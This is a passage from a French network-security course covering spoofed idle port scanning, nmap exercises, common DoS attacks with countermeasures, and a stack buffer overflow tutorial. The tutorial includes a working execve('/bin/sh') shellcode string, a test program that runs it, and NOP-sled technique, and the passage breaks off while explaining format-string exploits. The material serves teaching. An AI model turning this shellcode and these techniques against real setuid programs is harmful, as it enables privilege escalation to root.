60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=1 ttl=64 id=+1 win=0 time=75 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=2 ttl=64 id=+1 win=0 time=91 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=3 ttl=64 id=+1 win=0 time=90 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=4 ttl=64 id=+1 win=0 time=91 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=5 ttl=64 id=+1 win=0 time=87 ms
```

Comme vous pouvez le constater, l'id augmente toujours de 1. Donc cet hôte possède les caractèristiques nécessaires pour faire la machine B.

Maintenant A envoie un SYN au port X de C en se faisant passer pour B (utilisation de hping). Si le port X de C est ouvert, C répondra SYN|ACK à B (C ne sait pas que c'est A qui a envoyé la requête). Dans ce cas, B répond au SYN|ACK avec un RST. Si vous envoyez à C quelques SYN, il répondra à B avec quelques SYN|ACK, et donc B répondra à C avec quelques RST... donc nous verrons que B envoie des paquets !

```
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=17 ttl=64 id=+1 win=0 time=96 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=18 ttl=64 id=+1 win=0 time=80 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=19 ttl=64 id=+2 win=0 time=83 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=20 ttl=64 id=+3 win=0 time=94 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=21 ttl=64 id=+1 win=0 time=92 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=22 ttl=64 id=+2 win=0 time=82 ms
```

Le port est ouvert !

Au contraire, si le port X de C est fermé, l'envoi à C de quelques SYN de la part de B (A déguisé) entraînera une réponse de C avec des RST et aucune réponse de B. Donc nous verrons que B ne répond pas.

```
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=52 ttl=64 id=+1 win=0 time=85 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=53 ttl=64 id=+1 win=0 time=83 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=54 ttl=64 id=+1 win=0 time=93 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=55 ttl=64 id=+1 win=0 time=74 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=56 ttl=64 id=+1 win=0 time=95 ms
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=57 ttl=64 id=+1 win=0 time=81 ms
```

Le port est fermé.

22.2.8 UDP Port Scanning

Ce genre de scan est très peu utilisé car le protocole est de moins en moins usité de par son infiabilité. Pour scanner un port UDP il suffit d'envoyer n'importe quel paquet sur un port UDP et si celui-ci répond par "Destination Port Unreachable" cela veut dire qu'il est fermé.

22.3 Travaux Pratiques

22.3.1 Utilisation de `nmap`

`nmap` permet de faire toutes les attaques vues précédemment, voici les options à utiliser

- -sT : TCP connect () scan
- -sS : TCP SYN scan
- -sF -sX -sN : TCP FIN, Xmas, Null scan. Les attaques Xmas et Null n'ont pas été vues. Les voici donc.
  - Xmas scanne les ports grâce aux flags FIN, URG ,PUSH
  - NULL scanne les ports avec tous les flags descendus. **Microsoft ignore ce genre de requête.**
- -sP : Ping scanning
- -sU : UDP scan

22.3.2 Travaux Pratiques : Utilisation d'un scanner de Port `nmap`

Le logiciel `nmap`[4] est disponible sur Linux pour connaître les ports ouverts d'une machine.

Aide : l'aide d'une commande Linux s'obtient pas `man nomdelacommande`

- Utilisez ce logiciel pour scruter votre machine, trouvez pour chacun de ces ports ouverts quel est le service qui écoute et quel est son rôle.
- Utilisez les différentes techniuqes vues précédemment et observez les trames qui leurs sont associées.
- Consulter la documentation de nmap pour découvrir les autres possibilités de scan de port (avancés).

22.3.3 Interface graphique pour nmap

Il est possible de disposer d'une interface graphique pour nmap via le package `nmap-frontend`. Cette interface graphique peut alors être exécutée par le biais de la commande `nmapfe`.

22.3.4 Tester les ports ouverts sur l'Internet

De nombreux sites proposent leurs services pour tester votre serveur et notamment les ports réseaux ouverts. Il est intéressant de le faire fonctionner.
Voici un exemple de ce que l'on peut trouver sur le net :

[4] Avec une interface graphique, vous pourrez disposer d'un frontend (`nmapfe`)

Check.sdv.fr

Bienvenue sur notre nouveau service de vérification de la sécurité réseau de votre ordinateur.

A quoi sert check.sdv.fr ?

Tout ordinateur connecté à internet dialogue à travers ce que l'on peut appeler des interfaces logicielles appelées ports. Ils sont potentiellement plusieurs milliers, et la sécurité la plus élémentaire exige qu'ils soient inactivés, à l'exception bien sûr de ceux qui sont réellement utiles à votre surf.

Un intrus indélicat peut, à travers un port actif non protégé, réaliser toutes sortes d'opérations dont les conséquences peuvent être fort désagréables ; il est donc utile de vérifier précisément votre configuration.

C'est ce travail que fait pour vous check.sdv.fr

Comment fonctionne check.sdv.fr ?

Nous allons tester, l'un après l'autre, tous les ports existants, et vous dresser une carte aussi complète que possible de l'état des ports, ouverts ou fermés ; à ceci sera associé un diagnostic estimant le niveau de sécurité de votre machine.

Compte tenu du nombre de tests, ce diagnostic peut prendre plusieurs minutes ; il est inutile de le répéter tous les jours, mais une précaution raisonnable consiste à le reprendre à une fréquence mensuelle, ou hebdomadaire éventuellement.

Important : conditions d'utilisation

SdV s'engage bien évidemment à ne pas tenter de pénétrer réellement les systèmes testés, non plus qu'à conserver quelque donnée que ce soit des résultats de ses tests. Le programme se borne à vérifier le type de réponse à des requêtes vers la plupart des ports habituellement en usage.

En cliquant sur le bouton " TESTER MON POSTE " qui suit, l'utilisateur autorise SdV à procéder au test décrit, sous les seules réserves qui précèdent.

SdV ne donne aucune garantie explicite ou implicite de la fiabilité de ce test ; certaines conditions techniques rares peuvent entraîner une non-détection d'activité d'un port pourtant actif. Il appartient au client, en cas de doute, et notamment en cas d'application sensible, de faire procéder à des vérifications approfondies par des consultants réseaux.

Chapitre 23

Quelques attaques rangées

23.1 DoS

Lors d'une attaque par Déni de Services (DoS), l'attaquant envoie un flot de requêtes sur un service d'un serveur dans l'espoir d'épuiser des ressources telles que la "mémoire" ou consommer toutes les capacités du processeur.

Les attaques DoS incluent :

- Jamming Networks (Blocage des Réseaux)
- Flooding Service Ports (Inonder une machine ciblée dans le but de bloquer ou gêner son fonctionnement)
- Misconfiguring Routers (Reconfigurer des routeurs)
- Flooding Mail Servers (Inonder des serveurs mail)

23.2 DDoS

Dans les attaques distribuées DoS (DDoS), un hacker installe un agent ou démon sur un certain nombre d'hôtes. Le hacker lance une commande au maître, qui réside dans l'un des nombreux hôtes. Le maître communique avec les agents résidents des autres serveurs pour commencer l'attaque. Les attaques DDoS sont difficiles à contrer car elles ne proviennent pas d'une seule adresse IP ou réseau. Le trafic peut provenir d'une centaine ou même de milliers de systèmes indépendants dont parfois (souvent) les utilisateurs ne sont même pas avertis que leur ordinateur fait partie de l'attaque.

Les attaques DDoS incluent :

- FTP Bounce Attacks
- Ping Flooding Attack
- Smurf Attack
- SYN Flooding Attack
- IP Fragmentation/Overlapping Fragment Attack
- IP Sequence Prediction Attack
- DNS Cache Poisoning
- SNMP Attack
- Send Mail Attack

23.3 Description de quelques attaques communes

23.3.1 FTP Bounce Attack (Attaque FTP par Rebond)

FTP (File Transfer Protocol) est utilisé pour transférer des documents et des données de façon anonyme d'une machine locale vers un serveur et vice-versa.

Dans une attaque par rebond, le hacker met un fichier sur le serveur FTP et demande alors à ce que le fichier soit envoyé sur un autre serveur par le serveur interne. Le fichier peut contenir un logiciel malsain ou un simple script qui occupera le serveur et utilisera toutes les ressources CPU et mémoire.

Pour empêcher cette attaque, les démons FTP sur les serveurs Web doivent être mis à jour régulièrement. Le site FTP doit être monitoré de façon régulière pour identifier si un fichier n'est pas envoyé au serveur Web.

En résumé, une attaque ftp bounce est le fait d'initier de nombreux transferts ftp afin de saturer un serveur ftp.

Cette technique utilise la "fonctionnalité" proxy d'un serveur FTP décrite dans le RCF 959 qui permet de se connecter à n'importe quel serveur en passant par ce serveur FTP. Cette méthode était utilisable en 1985, date à laquelle le RFC a été rédigée, de nos jours la plupart des serveurs FTP ne possèdent plus cette fonctionnalité. Cette méthode permettait surtout de masquer l'identité de l'attaquant, les paquets contiennent l'adresse du serveur FTP qui a été utilisée comme proxy.

23.3.2 Ping Flooding Attack

Pinguer un ordinateur signifie envoyer un signal à une machine afin que celle-ci réponde en retour. Une utilisation responsable du ping procure des informations sur la diponibilité d'un service particulier. Le Ping Flooding est l'utilisation extrême du ping par l'envoi de centaines de millions de pings par seconde. Le Ping Flooding peut endommager un système ou même stopper un site entier.
Une attaque de type Ping Flooding inonde le réseau ou la machine de la victime avec des paquets IP de type Ping. De nombreux routeurs ou imprimantes sont aussi vulnérables.

23.3.3 Smurf Attack

Un attaque de type Smurf est un dérivé de l'attaque "ping attack". Au lieu d'envoyer des pings directement au système attaqué, on envoie les pings à l'adresse de broadcast avec pour adresse de retour l'adresse de la machine de la victime. Un certain nombre de machines intermédiaires enverront des pings à la victime, bombardant ainsi la machine de la victime ou le système avec des milliers ou des centaines de pings.

source	adresse IP de la victime
destination	adresse IP du broadcast

Une contre mesure peut être d'interdire sur les routeurs l'envoi de trame sur l'adresse de broadcast.

23.3.4 SYN Flooding Attack

Cette attaque exploite une vulnérabilité du protocole TCP/IP. Cette attaque demande à la machine de la victime de répondre à une machine inexistante. La victime envoie des paquets en réponse à la machine émettrice qui a pris soin d'envoyer le tout avec une adresse IP incorrecte. En guise de réponse, il est innondé de requêtes. **Ces requêtes attendent une réponse jusqu'à ce que les paquets reviennent en Time Out ou soient supprimés.** Durant la période d'attente, le système de la victime consomme ces ressources et ne peut

plus répondre aux requêtes légitimes.

Lorsqu'une connexion TCP démarre, la machine de destination reçoit un paquet SYN (synchronize/start) de l'hôte source et envoie en retour un SYN ACK (accusé de réception de synchronisation) en réponse. La machine destination doit écouter pour recevoir cet acquittement, ou un paquet ACK, avant que la connexion ne puisse être établie. Ceci se nomme le "TCP three-way handshake".
Réduire le time-out d'attente peut aider à réduire les risques d'attaque par SYN flooding, comme augmenter la taille de la queue de la connexion (the SYN ACK queue).

23.3.5 IP Fragmentation/Overlapping Fragment Attack

Pour faciliter la transmission IP au travers de réseaux encombrés, les paquets IP peuvent être réduits en taille ou cassés en de plus petits paquets. En construisant des paquets très petits, les routeurs et les IDS ne peuvent identifier la nature du contenu de ces paquets et les laisseront passer sans examen plus approfondi. Lorsque le paquet sera réassemblé à la fin, il remplira le buffer. Le machine alors se bloquera ou rebootera ou tuera le processus.

Dans une attaque de type Overlapping Fragment, le réassemblage des paquets commence par le milieu d'un autre paquet. Comme le système reçoit ces paquets invalides, il alloue de la mémoire pour les stocker afin de les reconstruire. Ceci peut éventuellement utiliser toutes les ressources mémoire et causer un reboot ou un gel de la machine.

23.3.6 IP Sequence Prediction Attack

Utilisant la méthode du SYN Flood, un hacker peut établir une connexion avec une victime et obtenir les numéros de séquences des paquets IP. Avec ce nombre, le hacker peut controler la victime et le duper en lui faisant croire qu'il est en train de dialoguer avec une autre machine.
La plupart des OS rendent maintenant aléatoire la génération de ces numéros de séquences pour réduire le risque de prédiction. Malgré ceci, l'aléatoire n'est pas véritable et obéit à des fonctions mathématiques plus ou moins complexes.

23.3.7 DNS Cache Poisoning

Le DNS permet d'obtenir des informations sur un hôte. Pour augmenter leur productivité les DNS disposent d'un cache où sont stockés les données les plus récentes. Ce cache peut être attaqué et les informations corrompues pour rediriger une connexion réseau sur un autre site, ou bloquer l'accès à un site en supprimant son entrée dans le cache.

23.3.8 SNMP Attack

La plupart des réseaux supportent SNMP car il est actif par défaut. Le rôle du protocole SNMP est de récupérer des informations de maintenance. Une attaque SNMP peut résulter dans le mapping du réseau existant, le monitoring de celui-ci ou même de la redirection d'informations.

23.3.9 UDP Flood Attack

Un attaque de type UDP Flood paralyse deux systèmes inconnus. Par Spoofing, le flux UDP envoie des requêtes au service UDP d'une machine (qui pour des buts de tests génère une série de caractères pour chaque paquet reçu) avec le service echo UDP d'une autre machine (qui renvoie tous les caractères reçus dans le but de tester des programmes réseaux). Il en résulte un flux continu d'échange de données entre les

deux systèmes.

source	adresse IP de la victime
destination	adresse IP de la seconde victime

Envoi d'une trame echo UDP avec l'adresse source de l'une sur l'autre.

23.3.10 Send Mail Attack

Dans cette attaque, des centaines de milliers de messages sont envoyées sur une courte période de temps. Le but est de ralentir le système visé.

23.4 Game for Hacking

Un jeu vidéo reprend toutes ces attaques et les techniques de défense qui seront vues plus tard, ce jeu : `Uplink` disponible sous Windows et Linux.

Chapitre 24

Les buffer overflows [16]

24.1 Introduction

24.1.1 Les programmes setuid


Sous UNIX, un fichier exécutable possédant le bit setuid est un programme qui va s'exécuter avec les privilèges du propriétaire du fichier et non les privilèges de l'utilisateur qui lance son exécution. C'est ce qui permet à un simple utilisateur de changer son mot de passe alors que cette opération nécessite une modification d'un fichier système qui n'est modifiable que par le superutilisateur. La commande passwd est en effet un fichier exécutable dont le propriétaire est le superutilisateur root : (le bit setuid est indiqué par le s) `-r-sr-xr-x 2 root wheel 26804 Sep 18 2001 /usr/bin/passwd*`

Lorsqu'un tel programme possède une vulnérabilité permettant à un attaquant d'exécuter du code arbitraire, il suffit à ce dernier de lancer par exemple un shell, qui aura les privilèges de l'utilisateur qui l'a lancé, c'est-à-dire les privilèges superutilisateur ! L'attaquant a alors un accès complet à tout ce qui se trouve sur la machine. C'est le principe des exploits avec buffer overflows sur des programmes suid root.

24.2 La pile en mémoire

Examinons tout d'abord la structure d'un processus en mémoire lors de son exécution : La mémoire occupée est divisée en 3 parties :

- La zone de texte contenant le code du programme et les constantes éventuelles
- La zone de données contenant les variables initialisées et non initialisées
- La zone de la pile ou stack, qui sert à mettre des valeurs et à les reprendre selon l'ordre LIFO (Last In First Out). La pile est utilisée lors des appels de procédures afin de sauvegarder les données courantes et pour garder l'ordre logique des appels de procédures imbriqués. La dernière configuration stockée au sommet de la pile correspond au dernier appel de procédure, et sera la première retirée de la pile.



```
|       Stack      |  higher
|                  |  memory
\------------------/  addresses
```

Lors d'un appel de procédure on stocke sur la pile les paramètres de l'appel, les variables locales à la procédure ainsi les différentes valeurs permettant de se retrouver après l'appel dans le même état qu'avant, c'est-à-dire les registres, et surtout le compteur de programme avant l'appel (le PC, qui nous intéresse beaucoup en l'occurrence puisqu'il s'agit de l'adresse à laquelle va se poursuivre l'exécution à la fin de la procédure). La pile occupe les adresses hautes en mémoire et grandit vers le bas, dans les architectures Intel classiques. On connaît son adresse grâce à un registre qui pointe vers son sommet, le Stack Pointer (SP). Un deuxième pointeur est souvent utilisé par les compilateurs, il s'agit du Frame Pointer (FP) qui pointe vers une adresse fixe dans la pile. Il est utile pour référencer les variables locales et les paramètres qui vont se trouver à des distances variables du SP puisqu'au fil du temps des données sont poussées et retirées de la pile. Il est donc plus aisé de garder une FP, par rapport auquel l'adresse des variables locales et des paramètres ne changera pas. La première chose qu'une procédure fait lors d'un appel est de sauver ce FP sur la pile afin de pouvoir le restaurer après l'appel.

Les points importants à retenir ici sont le fait que les variables locales à une procédure sont stockées sur la pile ainsi que la valeur de l'adresse de retour, c'est-à-dire le PC avant l'appel (le PC pointe toujours sur l'instruction suivante).

24.2.1 Exemple de dépassement de la pile

Listing 24.1 – Dépassement de la pile

```
1  #include <stdio.h>
2
3  int main ()
4  {
5          char autre [5];
6          char chaine [5];
7
8          sprintf (autre, "%s", "titi");
9          printf ("Variable autre avant : %s\n", autre);
10
11         sprintf (chaine,"%s","toto est dans l eau");
12
13         printf ("Variable autre èaprs (buffer overflow) : %s\n", autre);
14
15         return (0);
16 }
```

L'exécution de ce programme nous donne le résultat suivant :

```
eric@lampion:~/SaveOurSouls$ gcc -c stack.c
eric@lampion:~/SaveOurSouls$ gcc -o stack stack.o
eric@lampion:~/SaveOurSouls$ ./stack
Variable autre avant : titi
Variable autre après (buffer overflow) : eau
```

24.3 Les buffers overflows en détail

Les variables locales à une procédure sont donc stockées sur la pile. Sachant que par exemple en C il n'y a pas de vérification de la taille des structures de données lors de leur manipulation, cela veut dire qu'on peut imaginer d'allouer un tableau de 10 caractères en variable locale à l'intérieur d'une procédure, et ensuite d'écrire plus de dix caractères dans ce tableau. Comme la pile grandit vers le bas, et que les variables locales sont poussées sur la pile en dernier le programme va continuer à écrire des données au-delà des limites du tableau alloué, c'est-à-dire dans les autres valeurs poussées précédemment sur la pile, y compris la fameuse adresse de retour. De cette façon, on peut changer le cours de l'exécution d'un programme en la poursuivant à une adresse arbitraire déterminée par les valeurs que l'on a écrite sur la pile.

24.3.1 Exemple :

Listing 24.2 – Utilisation de la pile

```
1 int fonction(int a, int b, int c)
2 {
3     char buf[12];
4     return 1;
5 }
```

Etat de la pile : (ret est l'adresse de retour de la procédure, a,b,c les paramètres d'appel, buf la variable locale, sfp est le FP une fois sauvé)

```
bottom of                                          top of
memory                                             memory
           buf        sfp   ret   a     b     c
<------   [.........][....][....][....][....][....]

top of                                          bottom of
stack                                              stack
```

24.3.2 Exemple de vulnérabilité

Listing 24.3 – Exemple de vulnérabilité

```
1 int fonction(char *a)
2 {
3     char buf[100];
4     strcpy(buf,a);
5 }
```

Etat de la pile :

```
bottom of                                  top of
memory                                     memory
           buf        sfp   ret   a
<------   [.........][....][....][....]

strcpy:   ------------------!!!!------->

top of                                     bottom of
stack                                      stack
```

La fonction strcpy() va continuer à copier la chaîne de caractères a dans le tableau buf jusqu'à ce qu'elle rencontre un caractère de fin de chaîne de caractères (\0), sans tenir compte de la taille maximum du tableau. Il se produira donc ce que l'on appelle un buffer overflow : l'écriture se poursuit en dehors des limites du buffer. Cependant le fait de changer l'adresse de retour de la fonction permet simplement de choisir où continue le programme, ce n'est guère pratique lorsque le but est d'obtenir un accès illimité à la machine, car les programmes suid que l'on attaque ne contiennent normalement pas d'instruction pour lancer un shell par exemple. Pour pouvoir effectivement exécuter n'importe quoi il faut que l'attaquant puisse fournir lui-même le code qu'il veut exécuter. La solution est de mettre le code à exécuter dans le texte que l'on va écrire à la place du buffer, et de s'arranger ensuite pour que l'adresse de retour que l'on va écrire se situe dans la pile, pour que le code fourni soit exécuté.
Le premier problème est que le code que l'on va exécuter doit être du code machine puisqu'il sera lu au cours de l'exécution. Pour obtenir le code machine correspondant au code que l'on veut exécuter il suffit d'écrire un petit programme et de le compiler. On peut ensuite examiner le code produit à l'aide de gdb pour connaître le code machine ainsi que la disposition en mémoire (longueur de chaque instruction, offsets) du programme :

Listing 24.4 – shellcode.c

```
1 #include <stdio.h>
2
3 void main() {
4     char *name[2];
5
6     name[0] = "/bin/sh";
7     name[1] = NULL;
8     execve (name[0], name, NULL); /* Execute le programme passe en parametre.*/
9 }
```

Il est utile de compiler le programme avec l'option `-static` afin d'obtenir le code voulu et non des références à des librairies chargées dynamiquement lors de l'exécution :


```
[titan]$ gcc -o shellcode -gdb -static shellcode.c
[titan]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 :       pushl  %ebp
0x8000131 :     movl   %esp,%ebp
0x8000133 :     subl   $0x8,%esp
0x8000136 :     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d :    movl   $0x0,0xfffffffc(%ebp)
0x8000144 :    pushl  $0x0
0x8000146 :    leal   0xfffffff8(%ebp),%eax
0x8000149 :    pushl  %eax
0x800014a :    movl   0xfffffff8(%ebp),%eax
0x800014d :    pushl  %eax
0x800014e :    call   0x80002bc <__execve>
0x8000153 :    addl   $0xc,%esp
0x8000156 :    movl   %ebp,%esp
0x8000158 :    popl   %ebp
0x8000159 :    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

En examinant de près le code assembleur on peut repérer les étapes indispensables et l'on aboutit au code suivant (tout est expliqué en détails ici).

Listing 24.5 – root shell assembleur

```
1   movl    string_addr,string_addr_addr
2   movb    $0x0,null_byte_addr
3   movl    $0x0,null_addr
4   movl    $0xb,%eax
5   movl    string_addr,%ebx
6   leal    string_addr,%ecx
7   leal    null_string,%edx
8   int     $0x80
9   movl    $0x1, %eax
10  movl    $0x0, %ebx
11  int     $0x80
12  la string '/bin/sh' viens ici.
```

Le principe est donc d'effectuer un appel système execve() pour lancer la commande /bin/sh. C'est là que se présente un autre problème, comment connaître l'adresse de cette chaîne de caractères une fois placée en mémoire, afin de pouvoir la référencer ? Une solution (lorsque l'on connaît le langage d'assemblage ;-) est d'utiliser une instruction JMP et une instruction CALL. Ces deux instructions peuvent utiliser l'addressage relatif au PC, c'est-à-dire que l'on peut leur donner un déplacement en mémoire plutot qu'une adresse absolue. Il suffit alors de placer un CALL juste avant la chaîne de caractères et un JMP vers le CALL au début du shellcode. L'instruction CALL va pousser son adresse de retour sur la pile, qui est justement l'adresse de notre chaîne de caractères ! Il ne reste plus qu'à la copier dans un registre et à utiliser ce registre pour effectiuer l'appel système. Le CALL, quant à lui, peut simplement pointer vers le début de notre code : On voit ici l'ordre des sauts qui seront effectués lors de l'exécution. les J représentent l'instruction JMP en mémoire, C le CALL et s notre string '/bin/sh' :



Il reste cependant un petit problème : puisque notre buffer overflow sera copié dans le buffer à l'aide d'une instruction du type strcpy(), il ne faut pas qu'il contienne de caractère nul sinon strcpy() s'arrêtera en pensant avoir atteint la fin de la chaîne de caractères. Pour éviter cela on examine le code machine produit et on remplace les instructions contenant des '\0' par des instructions equivalentes possédant un opcode différent. *Exemple :*

```
Instructions posant probleme :       A remplacer par :
-----------------------------------------------------
movb   $0x0,0x7(%esi)                xorl   %eax,%eax
molv   $0x0,0xc(%esi)                movb   %eax,0x7(%esi)
                                     movl   %eax,0xc(%esi)
-----------------------------------------------------
movl   $0xb,%eax                     movb   $0xb,%al
-----------------------------------------------------
movl   $0x1, %eax                    xorl   %ebx,%ebx
movl   $0x0, %ebx                    movl   %ebx,%eax
                                     inc    %eax
-----------------------------------------------------
```

A l'aide de gdb on obtient alors le shellcode :


Listing 24.6 – testsc2.c

```
1  ----------------------------------------------------------------------
2  char shellcode[] =
3          "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
4          "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
5          "\x80\xe8\xdc\xff\xff\xff/bin/sh";
6
7  void main() {
8     int *ret;
9
10    ret = (int *)&ret + 2;
11    (*ret) = (int)shellcode;
12
13 }
14 ----------------------------------------------------------------------
```

Et un petit test prouve que l'appel fonctionne :

```
----------------------------------------------------------------------
[titan]$ gcc -o testsc2 testsc2.c
[titan]$ ./testsc2
$ exit
[titan]$
----------------------------------------------------------------------
```

On a alors à peu près tout ce qu'il nous faut. Pour faire pointer RET vers le début de notre shellcode on peut simplement terminer notre string d'exploit par l'adresse du début de notre shellcode, recopiée un grand nombre de fois. Cependant lors de l'attaque d'un programme étranger, comment connaître cette adresse ? La pile commence à une adresse fixe pour tous les programmes, et sachant que chaque programme va ensuite pousser sur la pile un nombre différent de bytes, on pourrait procéder par essais-erreurs. Cependant c'est très fastidieux et risque d'être très long. Une méthode souvent utilisée en pratique est de commencer notre string d'exploit par un grand nombre d'instructions NOP. Cette instruction ne fait rien à part sauter à l'instruction suivante. Cela va nous permettre de tomber plus facilement au début de notre shellcode, puisqu'il suffit d'arriver à n'importe quel endroit dans les NOPs, qui seront simplement exécutés jusqu'à ce que l'on arrive à notre shellcode. La configuration obtenue est la suivante :



Et voilà pour le principe. Il y a différentes variantes possibles, par exemple si le buffer que l'on veut exploiter est trop petit pour contenir le shellcode et/ou un grand nombre de NOP, on peut utiliser les variables d'environnement pour stocker la string d'exploit, puisque ces variables sont poussées sur la pile tout au début du lancement du programme.

Il est aisé de trouver des "shellcodes" toutfaits sur Internet pour différentes architectures. Une bonne comprehension des buffers overflows sera toutefois nécessaire pour obtenir un string d'exploit fonctionnelle pour un ordinateur en particulier, et/ou la modifier le cas échéant.

24.4 Variante : les "format string exploits"

Lors de notre recherche d'exploits utilisant des buffer overflows, nous sommes tombés sur toute une série d'exploit qui ressemblaient à des buffer overflows de par l'utilisation de "shellcodes" binaires etc..., mais n'étaient pas exactement de la même nature. Il s'agit des exploit utilisant des failles dans les "formats strings" données en argument à des instructions comme sprintf(). Il était intéressant d'en comprendre le fonctionnement puisque nous avons pour finir utilisé avec succès plusieurs exploits utilisant ce type de vulnérabilités.

Un minimum de connaissance du langage C est nécessaire pour comprendre ce qui suit. Les instructions comme printf(), sprintf(), etc... prennent parmi leurs arguments un "format string" qui définit le format de ce que la commande va devoir écrire en fonction des autres arguments. Tout le monde connait les caractères de formatting les plus courants utilisés dans ces "format strings", comme "%s" utilisé pour imprimer une chaîne de caractères. (printf("%s", "Hello World !") ;)

Où se trouve le problème dans ces instructions qui sont parmi les plus utilisées dans le langage C ?
Le problème apparaît lorsque le programmeur – paresseux, comme tout programmeur – écrit par exemple `printf (buf);` Le langage C étant un langage de bas niveau, il n'y a pas de vérification très poussée des arguments, le programmeur est censé s'occuper de leur bonne utilisation. Dans ce cas-ci, le buffer buf va être considéré comme la "format string" puisque poussé à sa place sur la pile par printf(). Si buf ne contient aucun spécifieur de format, le comportement sera sensiblement le même que si on avait écrit printf("%s",buf) ;, d'où le raccourci utilisé par le programmeur. Par contre si buf contenait "%x %x %x %x %x" cette instruction aurait pour effet d'imprimer le contenu des adresses passées en arguments. Comme il n'y a pas d'autres arguments mais que printf() ne le vérifie pas, les arguments seront logiquement lus sur la pile à la suite de buf, et imprimés ! Le comportement est très différent de ce qui était désiré.

En fonction de la mauvaise utilisation des "formats strings", on voit qu'il est possible de lire le contenu de la pile en s'arrangeant pour que la chaîne de caractères utilisés en lieu et place de la "format string" contienne des caractères spéciaux de formatting. On pourrait imaginer de lire tout le contenu de la pile (voir son organisation lors d'appels de fonctions dans la partie sur les buffer overflows) en fournissant à la place d'une "format string" un très longue suite de spécifieurs de format, de façon à arriver à la string d'attaque

